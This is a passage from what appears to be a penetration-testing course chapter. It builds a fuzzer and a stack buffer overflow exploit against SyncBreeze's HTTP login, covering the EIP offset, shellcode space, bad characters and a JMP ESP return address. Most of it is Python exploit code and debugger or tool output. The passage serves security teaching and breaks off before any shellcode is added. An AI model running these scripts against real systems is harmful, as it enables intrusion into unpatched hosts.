    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"

    buffer += content

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("10.11.0.22", 80))
    s.send(buffer)

    s.close()

    print "\nDone!"

except:
    print "Could not connect!"
```

Listing 342 - Proof of concept Python script to perform the login HTTP POST

Since we know we are dealing with a buffer overflow vulnerability, we will build our generation-based fuzzer so that it will send multiple HTTP POST requests with increasingly longer usernames.

The next iteration of our script is shown in Listing 343:

```
#!/usr/bin/python
import socket
import time
import sys

size = 100

while(size < 2000):
  try:
    print "\nSending evil buffer with %s bytes" % size
```


Copyright © Offensive Security Ltd. All rights reserved.



```
    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire
fox/52.0\r\n"
    buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://10.11.0.22/login\r\n"
    buffer += "Connection: close\r\n"
    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"

    buffer += content

    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("10.11.0.22", 80))
    s.send(buffer)

    s.close()

    size += 100
    time.sleep(10)

  except:
    print "\nCould not connect!"
    sys.exit()
```

Listing 343 - Python script to fuzz SyncBreeze

In the while loop above, notice that we increased the length of the username field by 100 characters on every login attempt. Then, we inserted a 10-second delay between HTTP POST commands to slow down the process and more clearly show which HTTP POST was responsible for triggering the vulnerability.

Before running our fuzzer, we must attach a debugger to SyncBreeze while it is running to catch any potential access violation.

However, we must first determine which of the several SyncBreeze processes is listening on TCP port 80. Although the Immunity Debugger has a *Listening* column designed to show this information, in our case it is not available. Instead, we will use Microsoft TCPView[312] for this purpose by first unchecking *Resolve Addresses* from the *Options* menu to obtain the view shown in Figure 209.

[312] (Microsoft, 2011), https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview

Copyright © Offensive Security Ltd. All rights reserved.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
syncbrs.exe	688	TCP	0.0.0.0	80	0.0.0.0	0	LISTENING
svchost.exe	860	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING
svchost.exe	860	TCPV6	[0:0:0:0:0:0:0:0]	135	[0:0:0:0:0:0:0:0]	0	LISTENING
System	4	UDP	10.11.0.22	137	*	*	
System	4	UDP	10.11.0.22	138	*	*	
System	4	TCP	10.11.0.22	139	0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	445	0.0.0.0	0	LISTENING

Figure 209: TCPView

In this case, the process name is **syncbrs.exe** with a process ID of 688. However, when opening Immunity Debugger and navigating to *File* > *Attach*, this process does not appear. This is because SyncBreeze runs with SYSTEM privileges and Immunity Debugger was executed as a regular user. To get around this, we need to relaunch Immunity Debugger with administrative privileges by right-clicking it and choosing "Run as administrator".




Figure 210: Attach window

Attaching a debugger to an application pauses it, so we need to resume execution by pressing F9.

Now that the debugger is attached and SyncBreeze is running, we can run the fuzzing script, which produces the following output:

```
kali@kali:~$ ./fuzzer.py
Fuzzing username with 100 bytes
...
Fuzzing username with 800 bytes
Fuzzing username with 900 bytes
```

Listing 344 - Fuzzing underway

When our username buffer reaches approximately 800 bytes in length, the debugger presents us with an access violation while trying to execute code at address 41414141:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 211: Access violation in Immunity Debugger

Our simple fuzzer triggered a vulnerability in the application! This type of vulnerability is most often due to a memory operation like a copy or move that overwrites data outside its intended memory area. When the overwrite occurs on the stack, this leads to a stack buffer overflow. This may seem like a fairly innocuous oversight, but we will leverage it to trick the CPU into executing any code we want.

Our fuzzer crashed the SyncBreeze application and we need to restart it. Since it is running as a service, we need to restart it through the Services console, *services.msc*.




Figure 212: SyncBreeze Service in services.msc

11.1.1.2 Exercises

1. Build the fuzzer and replicate the SyncBreeze crash.
2. Inspect the content of other registers and stack memory. Does anything seem to be directly influenced by the fuzzing input?

11.2 Win32 Buffer Overflow Exploitation

Discovering an exploitable vulnerability is exciting, but developing that discovery into a working exploit and successfully getting a shell is even more exciting and practical. To that end, our first goal is to gain control of the EIP register.

Copyright © Offensive Security Ltd. All rights reserved.

11.2.1 A Word About DEP, ASLR, and CFG

Several protection mechanisms have been designed to make EIP control more difficult to obtain or exploit.

Microsoft implements several such protections, specifically *Data Execution Prevention* (DEP),[313] *Address Space Layout Randomization* (ASLR),[314] and *Control Flow Guard* (CFG).[315] Before we continue, let's discuss these in a bit more detail.

DEP is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages[316] by raising an exception when such attempts are made.

ASLR randomizes the base addresses of loaded applications and DLLs every time the operating system is booted. On older Windows operating systems like Windows XP where ASLR is not implemented, all DLLs are loaded at the same memory address every time, making exploitation much simpler. When coupled with DEP, ASLR provides a very strong mitigation against exploitation.

Finally, CFG, Microsoft's implementation of *control-flow integrity*, performs validation of indirect code branching, preventing overwrites of function pointers.

Fortunately for us, the SyncBreeze software was compiled without DEP, ASLR, or CFG support, which makes the exploitation process much simpler as we will not have to bypass, or even worry about, these internal security mechanisms.

11.2.2 Replicating the Crash

Based on our fuzzer output, we can assume that SyncBreeze may be vulnerable to a buffer overflow when a username having a length of about 800 bytes is submitted through the HTTP POST request during login. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time. Our new script would look like the one shown in Listing 345:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  size = 800

  inputBuffer = "A" * size

  content = "username=" + inputBuffer + "&password=A"

  buffer = "POST /login HTTP/1.1\r\n"
```

[313] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

[314] (Michael Howard, 2006), https://blogs.msdn.microsoft.com/michael_howard/2006/05/26/address-space-layout-randomization-in-windows-vista/

[315] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

[316] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Page_(computer_memory)

Copyright © Offensive Security Ltd. All rights reserved.

```
  buffer += "Host: 10.11.0.22\r\n"
  buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefo
x/52.0\r\n"
  buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r
\n"
  buffer += "Accept-Language: en-US,en;q=0.5\r\n"
  buffer += "Referer: http://10.11.0.22/login\r\n"
  buffer += "Connection: close\r\n"
  buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += "Content-Length: "+str(len(content))+"\r\n"
  buffer += "\r\n"

  buffer += content

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

  s.connect(("10.11.0.22", 80))
  s.send(buffer)

  s.close()

  print "\nDone!"

except:
  print "\nCould not connect!"
```

Listing 345 - Reproducing the buffer overflow

When executed, this script causes an access violation similar to what we have observed earlier. In other words, we are able to consistently replicate the crash. This is a good first step.

11.2.3 Controlling EIP

Getting control of the EIP register is a crucial step while exploiting memory corruption vulnerabilities. The EIP register is similar to reins on a horse; we can use it to control the direction or flow of the application. However, at this point we only know that some unknown section of our buffer of A's overwrote EIP as shown in Figure 213:




Figure 213: EIP overwritten with A's

Before we can load a valid destination address into the instruction pointer and control the execution flow, we need to know exactly which part of our buffer is landing in EIP.

There are two common ways to do this. First, we could attempt *binary tree analysis*. Instead of 800 A's, we send 400 A's and 400 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 400 B's to 200 B's and 200 C's, and send the buffer

 Copyright © Offensive Security Ltd. All rights reserved.

again. If EIP is overwritten by C's, we know that the four bytes reside in the 600–800 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

However, there is a faster way to identify the location of these four bytes. We could use a sufficiently long string that consists of non-repeating 4-byte chunks as our fuzzing input. Then, when the EIP is overwritten with 4 bytes from our string, we can use their unique sequence to pinpoint exactly where in the entire input buffer they are located. While this may be slightly hard to understand at first, it becomes more clear when we apply the technique.

We'll use Metasploit's *pattern_create.rb* Ruby script to help us with this approach. The pattern_create.rb script is located in /usr/share/metasploit-framework/tools/exploit/ but it can be run from any location in Kali by running **msf-pattern_create** as shown below:

```
kali@kali:~$ locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

kali@kali:~$ msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

Listing 346 - Location and help usage for msf-pattern_create

To create the string for our proof of concept, we pass the **-l** parameter, which defines the length of our required string (**800**):

```
kali@kali:~$ msf-pattern_create -l 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
...
```

Listing 347 - Creating a unique string

The next step is to update our Python script, replacing the existing buffer of 800 A's with this new unique string:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa...1Ba2Ba3Ba4Ba5Ba"

  content = "username=" + inputBuffer + "&password=A"
...
```

Listing 348 - Updated buffer with unique string

Copyright © Offensive Security Ltd. All rights reserved.

When we restart SyncBreeze and run our exploit again, we notice that EIP contains a new string, similar to the one shown below in Figure 214:




Figure 214: EIP overwritten

The EIP register has been overwritten with *42306142*, the hexadecimal representation of the four characters "B0aB". Knowing this, we can use the companion to pattern_create.rb, named *pattern_offset.rb*, to determine the offset of these specific four bytes in our string. In Kali, this script can be run from any location with **msf-pattern_offset**.

To find the offset where the EIP overwrite happens, we can use **-l** to specify the length of our original string (in our case 800) and **-q** to specify the bytes we found in EIP (42306142):

```
kali@kali:~$ msf-pattern_offset -l 800 -q 42306142
[*] Exact match at offset 780
```

Listing 349 - Finding the offset

The msf-pattern_offset script reports that these four bytes are located at offset 780 of the 800-byte pattern. Let's translate this to a new modified buffer string, and see if we can get four B's (0x42424242) to land precisely in the EIP register:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  filler = "A" * 780
  eip = "B" * 4
  buffer = "C" * 16

  inputBuffer = filler + eip + buffer

  content = "username=" + inputBuffer + "&password=A"
...
```

Listing 350 - Updated buffer string

This time, the web server crashes, the resulting buffer is perfectly structured, and EIP now contains our four B's (0x42424242) as shown in Figure 215:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 215: EIP under control

We now have complete control over EIP and we should be able to effectively control the execution flow of SyncBreeze! However, we need to replace our 0x42424242 placeholder and redirect the application flow to a valid address that points to code we want to execute.

11.2.3.1 Exercises

1. Write a standalone script to replicate the crash.
2. Determine the offset within the input buffer to successfully control EIP.
3. Update your standalone script to place a unique value into EIP to ensure your offset is correct.

11.2.4 Locating Space for Our Shellcode

At this point, we know that we can place an arbitrary address in EIP, but we do not know what real address to use. However, we cannot choose an address until we understand where we can redirect the execution flow. Therefore, we will first focus on the executable code we want the target to execute and, more importantly, understand where this code will fit in memory.

Ideally, we want the target to execute some code of our choosing, like a reverse shell. We can include such *shellcode*[317] as part of the input buffer that is triggering the crash.

> *Shellcode is a collection of assembly instructions that, when executed, perform a desired action of the attacker. This is typically opening a reverse or bind shell, but may also include more complex actions.*

We will use the Metasploit Framework to generate our shellcode *payload*. Looking back at the registers after our last crash in Figure 215, we notice that the ESP register points to our buffer of C's.

Since we could easily access this location at crash time through the address stored in ESP, this seems like a convenient location for our shellcode.

[317] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Shellcode

Copyright © Offensive Security Ltd. All rights reserved.

Closer inspection of the stack at crash time (Listing 351) reveals that the first four C's from our buffer landed at address 0x01307460, and ESP storing 0x01307464 (Figure 215) points to the next four C's from our buffer:

```
01307444   41414141  AAAA
01307448   41414141  AAAA
0130744C   41414141  AAAA
01307450   41414141  AAAA
01307454   41414141  AAAA
01307458   41414141  AAAA
0130745C   42424242  BBBB
01307460   43434343  CCCC
01307464   43434343  CCCC
01307468   43434343  CCCC
0130746C   43434343  CCCC
01307470   00000000
01307474   00000000
```

Listing 351 - ESP points into C's

From experience, we know that a standard reverse shell payload requires approximately 350-400 bytes of space. However, the listing above clearly shows that there are only sixteen C's in the buffer, which isn't nearly enough space for our shellcode. The simplest way around this problem is to try to increase the buffer length in our exploit from 800 bytes to 1500 bytes and see if this allows enough space for our shellcode without breaking the buffer overflow condition or changing the nature of the crash.

Depending on the application and the type of vulnerability, there may be restrictions on the length of our input. In some cases, increasing the length of a buffer may result in a completely different crash since the larger buffer overwrites additional data on the stack that is used by the target application.

For this update, we will add 'D' characters as a placeholder for our shellcode:

```
...
filler = "A" * 780
eip = "B" * 4
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

Listing 352 - Updated username string

Once the new, longer buffer is sent, a similar crash can be observed in the debugger. This time, however, we find ESP pointing to a different address value, 0x030E745C as shown in Figure 216:

Copyright © Offensive Security Ltd. All rights reserved.



Figure 216: Stack space increased

As such, ESP points to the *D* characters (0x44 in hexadecimal) acting as a placeholder for our shellcode:

```
030E7448   41414141  AAAA
030E744C   41414141  AAAA
030E7450   41414141  AAAA
030E7454   42424242  BBBB
030E7458   43434343  CCCC
030E745C   44444444  DDDD
030E7460   44444444  DDDD
030E7464   44444444  DDDD
030E7468   44444444  DDDD
030E746C   44444444  DDDD
...
030E745C   44444444  DDDD
```

Listing 353 - Increased stack space for shellcode

This little trick has provided us with significantly more space to work with. Upon further examination, we notice that we now have a total of 704 bytes (0x030E771C - 0x030E745C = 704) of free space for our shellcode.

Also, notice that the address of ESP changes every time we run the exploit, but still points to our buffer. We will address this in a following section, but first we have another hurdle to overcome.

11.2.5 Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered "bad" and should not be used in our buffer, return address, or shellcode. One example of a common bad character, especially in buffer overflows caused by unchecked string copy operations, is the null byte, 0x00. This character is considered bad because a null byte is also used to terminate a string in low level languages such as C/C++. This will cause the string copy operation to end, effectively truncating our buffer at the first instance of a null byte.

In addition, since we are sending the exploit as part of an HTTP POST request, we should avoid 0x0D, the return character, which signifies the end of an HTTP field (in this case the username).

An experienced exploit developer will always check for bad characters. One way to determine which characters are bad for a particular exploit is to send all possible characters, from 0x00 to 0xFF, as part of our buffer, and see how the application deals with these characters after the crash.

To do this, we will repurpose the proof of concept script and replace our D's with all possible hex characters, except 0x00. (Listing 354):

 Copyright © Offensive Security Ltd. All rights reserved.

```
#!/usr/bin/python
import socket

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

try:
  print "\nSending evil buffer..."

  filler = "A" * 780
  eip = "B" * 4
  offset = "C" * 4

  inputBuffer = filler + eip + offset + badchars

  content = "username=" + inputBuffer + "&password=A"
...
```

Listing 354 - Script containing all hex characters

After executing our proof of concept, we can right-click on ESP and select *Follow in Dump* to show the input buffer hex characters in memory (Listing 355):

```
0326744C  41 41 41 41 41 41 41 41  AAAAAAAA
03267454  42 42 42 42 43 43 43 43  BBBBCCCC
0326745C  01 02 03 04 05 06 07 08
03267464  09 00 C3 00 90 BC C3 00  ..Ã.⊠¼Ã.
0326746C  10 6C C4 00 06 00 00 00  lÄ....
03267474  18 AB 26 03 00 00 00 00  «&....
```

Listing 355 - Truncated buffer on the stack

The output above shows that only the hex values 0x01 through 0x09 made it into the stack memory buffer. There is no sign of the next character, 0x0A, which should be at address 0x03267465.

This is not surprising when we consider that the 0x0A character represents a line feed, which terminates an HTTP field much the same way as a carriage return.

When we remove the 0x0A character from our test script and resend the payload, the resulting buffer terminates after the hex value 0x0C (Listing 356), indicating that 0x0D, the return character, is also a bad character as we've already discussed:

Copyright © Offensive Security Ltd. All rights reserved.

```
01B1744C  41 41 41 41 41 41 41 41  AAAAAAAA
01B17454  42 42 42 42 43 43 43 43  BBBBCCCC
01B1745C  01 02 03 04 05 06 07 08
01B17464  09 0B 0C 00 38 BD CE 00  ...8½Î.
01B1746C  10 6C CF 00 06 00 00 00  lÏ....
01B17474  18 AB B1 01 00 00 00 00  «±....
```

Listing 356 - Truncated buffer by the return character

Continuing in this manner, we discover that 0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, and 0x3D will mangle our input buffer while attempting to overflow the destination buffer.

11.2.5.1 Exercises

1. Repeat the required steps in order to identify the bad characters that cannot be included in the payload.
2. Why are these characters not allowed? How do these bad hex characters translate to ASCII?

11.2.6 Redirecting the Execution Flow

At this point, we have control of the EIP register and we know that we can fit our shellcode in a memory space that is easily accessible through the ESP register. We also know which characters are safe for our buffer, and which are not. Our next task is to find a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to at the time of the crash.

The most intuitive approach is to try replacing the B's that overwrite EIP with the address that pops up in the ESP register at the time of the crash. However, as we mentioned earlier, the value of ESP changes from crash to crash. Stack addresses change often, especially in threaded applications such as SyncBreeze, as each thread has its reserved stack region in memory allocated by the operating system.

Therefore, hard-coding a specific stack address would not be a reliable way of reaching our buffer.

11.2.7 Finding a Return Address

We can still store our shellcode at the address pointed to by ESP, but we need a consistent way to get that code executed. One solution is to leverage a JMP ESP instruction, which as the name suggests, "jumps" to the address pointed to by ESP when it executes. If we can find a reliable, static address that contains this instruction, we can redirect EIP to this address and at the time of the crash, the JMP ESP instruction will be executed. This "indirect jump" will lead the execution flow into our shellcode.

Many support libraries in Windows contain this commonly-used instruction but we need to find a reference that meets certain criteria. First, the addresses used in the library must be static, which eliminates libraries compiled with ASLR support. Second, the address of the instruction must not contain any of the bad characters that would break the exploit, since the address will be part of our input buffer.

Copyright © Offensive Security Ltd. All rights reserved.

We can use the Immunity Debugger script, *mona.py*,[318] developed by the Corelan team, to begin our return address search. First we will request information about all DLLs (or modules) loaded by SyncBreeze into the process memory space with **`!mona modules`** to produce the output shown in Figure 217:




Figure 217: !mona modules command output

The columns in this output include the current memory location (base and top addresses), the size of the module, several flags, the module version, module name, and the path.

From the flags in this output, we can see that the syncbrs.exe executable has SafeSEH[319] (Structured Exception Handler Overwrite, an exploit-preventative memory protection technique), ASLR, and NXCompat (DEP protection) disabled.

In other words, the executable has not been compiled with any memory protection schemes, and will always reliably load at the same address, making it ideal for our purposes.

However, it always loads at the base address 0x00400000, meaning all instructions' addresses (0x004XXXXX) will contain null characters, which are not suitable for our buffer.

[318] (Corelan, 2019), https://github.com/corelan/mona

[319] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/build/reference/safeseh-image-has-safe-exception-handlers?view=vs-2019

Copyright © Offensive Security Ltd. All rights reserved.

Searching through the output, we find that LIBSSP.DLL also suits our needs and the address range doesn't seem to contain bad characters. This is perfect for our needs. Now we need to find the address of a naturally-occurring JMP ESP instruction within this module.

> *Advanced tip: If this application was compiled with DEP support, our JMP ESP address would have to be located in the .text code segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since DEP is not enabled, we are free to use instructions from any address in this module.*

We could use native commands within the Immunity Debugger to search for our JMP ESP instruction, but the search would have to performed on multiple data areas inside the DLL. Instead, we can use *mona.py* to perform an exhaustive search for the binary or hexadecimal representation (or *opcode*) of the assembly instruction.

To find the opcode equivalent of JMP ESP, we can use the Metasploit NASM Shell ruby script, **`msf-nasm_shell`**, which produces the results shown in Listing 357:

```
kali@kali:~$ msf-nasm_shell
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Listing 357 - Finding the opcode of JMP ESP

We can search for JMP ESP using the hex representation of the opcode (0xFFE4) in all sections of LIBSSP.DLL with **`mona.py find`**.

We will specify the content of the search with **`-s`** and the escaped value of the opcode's hex string, **`"\xff\xe4"`**. Additionally, we provide the name of the required module with the **`-m`** option.

The output of the final command, **`!mona find -s "\xff\xe4" -m "libspp.dll"`**, is shown in Figure 218:




Figure 218: Search for opcodes using mona.py

In this example, the output reveals one address containing a JMP ESP instruction (0x10090c83), and fortunately, the address does not contain any of our bad characters.

Copyright © Offensive Security Ltd. All rights reserved.

